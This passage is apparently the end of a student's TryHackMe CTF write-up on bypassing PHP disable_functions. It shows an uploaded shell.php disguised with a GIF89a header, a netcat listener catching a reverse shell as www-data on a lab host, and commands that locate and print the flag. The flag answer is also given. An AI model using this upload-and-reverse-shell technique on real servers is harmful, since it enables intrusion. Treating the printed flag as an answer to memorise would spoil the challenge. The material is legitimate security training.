Request body parameters 1
Request cookies 0
Request headers 12
Response headers 7
0 highlights
Done
5,825 bytes | 1,367 millis
Event log (1) All issues
Memory: 120.2MB

Back to the webpage and also can see the **OK** message



Send your cv in image format


Choose File No file chosen

Subir archivo

OK

>

Let’s check on the uploads page of the website to verify




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-03-22 22:39	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.15.142 Port 80


Can see the shell.php file on that page, it’s time to start **Netcat** by using the command: **nc -nlvp <port-no.>**



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
```

Listing mode is open for the port **1234**(for this case)

Goto upload page of the website to open shell.php file




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-03-24 06:13	12K	

Apache/2.4.18 (Ubuntu) Server at 10.10.110.109 Port 80


Click on shell.php file to open



```
GIF89a
```


Our given magic byte of GIF file i.e. **GIF89a** is shown on the page.

Let’s check the nc listing terminal if it’s connected or not




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.17.24.30] from (UNKNOWN) [10.10.110.109] 58838
bash: cannot set terminal process group (742): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads$
```

We got the shell. Then for getting flag.txt move to root




```
www-data@ubuntu:/$ cd /
cd /
www-data@ubuntu:/$
```

Find flag.txt file by using locate command.



```
www-data@ubuntu:/$ locate -A flag.txt
locate -A flag.txt
/home/s4vi/flag.txt
www-data@ubuntu:/$
```


We successfully got the flag.txt file which is located on **/home/s4vi/flag.txt** location , now it’s time to print the content of flag.txt file.



```
www-data@ubuntu:/$cat /home/s4vi/flag.txt
cat /home/s4vi/flag.txt
thm{bypass_d1sable_functions_1n_php}
www-data@ubuntu:/$
```

Here we got the flag, copy the flag for putting on the website of **tryhackme**.

I paste the copied flag in the final answer section



Icon made by Pixel perfect from www.flaticon.com


Answer the questions below

Compromise the machine and locate the flag.txt

thm{bypass_d1sable_functions_1n_php}

How likely are you to recommend this room to others?

Click on submit for final to answer the question and check



Icon made by Pixel perfect from www.flaticon.com

Answer the questions below


Compromise the machine and locate the flag.txt

thm{bypass_d1sable_functions_1n_php}

How likely are you to recommend this room to others?

It’s showing correct.

I have successfully completed the challenge.



Congratulations on completing Bypass Disable Functions!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
30	2	Challenge	Info	1

TryHackMe | Bypass Disable Fun
https://tryhackme.com/room/bypassdisablefunctions
PHP
Leave Feedback
Next

Our CTF is completed.

Future Scope

Enhance challenge diversity across cybersecurity domains like cryptography, reverse engineering, and web exploitation. Implement realistic scenarios for practical experience, with a dynamic scoring system to maintain competition intensity. Introduce interactive, multiplayer challenges to foster teamwork and communication skills, alongside machine learning tasks for exposure to cutting-edge tech. Organize large-scale CTF events with workshops and networking opportunities, while continuously refining the platform based on user feedback and industry trends for an engaging and relevant learning experience.

The future of CTF projects in cybersecurity is bright and multifaceted. By embracing emerging technologies, integrating into educational and professional training, fostering global collaboration, and driving advanced research, CTF competitions are set to become even more critical in preparing the next generation of cybersecurity experts. Their evolution will not only enhance individual skill sets but also contribute significantly to the resilience and innovation of the global cybersecurity ecosystem.

Conclusion

"In reflection, the journey through this Capture The Flag has been both challenging and rewarding. Throughout the various tasks and puzzles, I've had the opportunity to delve deep into the realms of cybersecurity, pushing the boundaries of my technical skills and problem-solving abilities. The CTF project provided a platform for me to put my skills to the test in a simulated environment mirroring real-world cyber threats. Each challenge was a puzzle waiting to be solved, requiring a combination of technical know-how, logical reasoning, and perseverance.

In conclusion, my participation in the CTF project was not just about solving puzzles or achieving accolades—it was a journey of self-discovery and empowerment. It reaffirmed my passion for cybersecurity and instilled in me a sense of confidence in my abilities to navigate the complexities of this dynamic field. As I reflect on this experience, I am reminded of the importance of perseverance, resilience, and lifelong learning in pursuing excellence in cybersecurity and beyond.

Bibliography

- Geeks for Geeks
- TryHackMe
- Github
- Youtube
- Wikipedia
- ChatGPT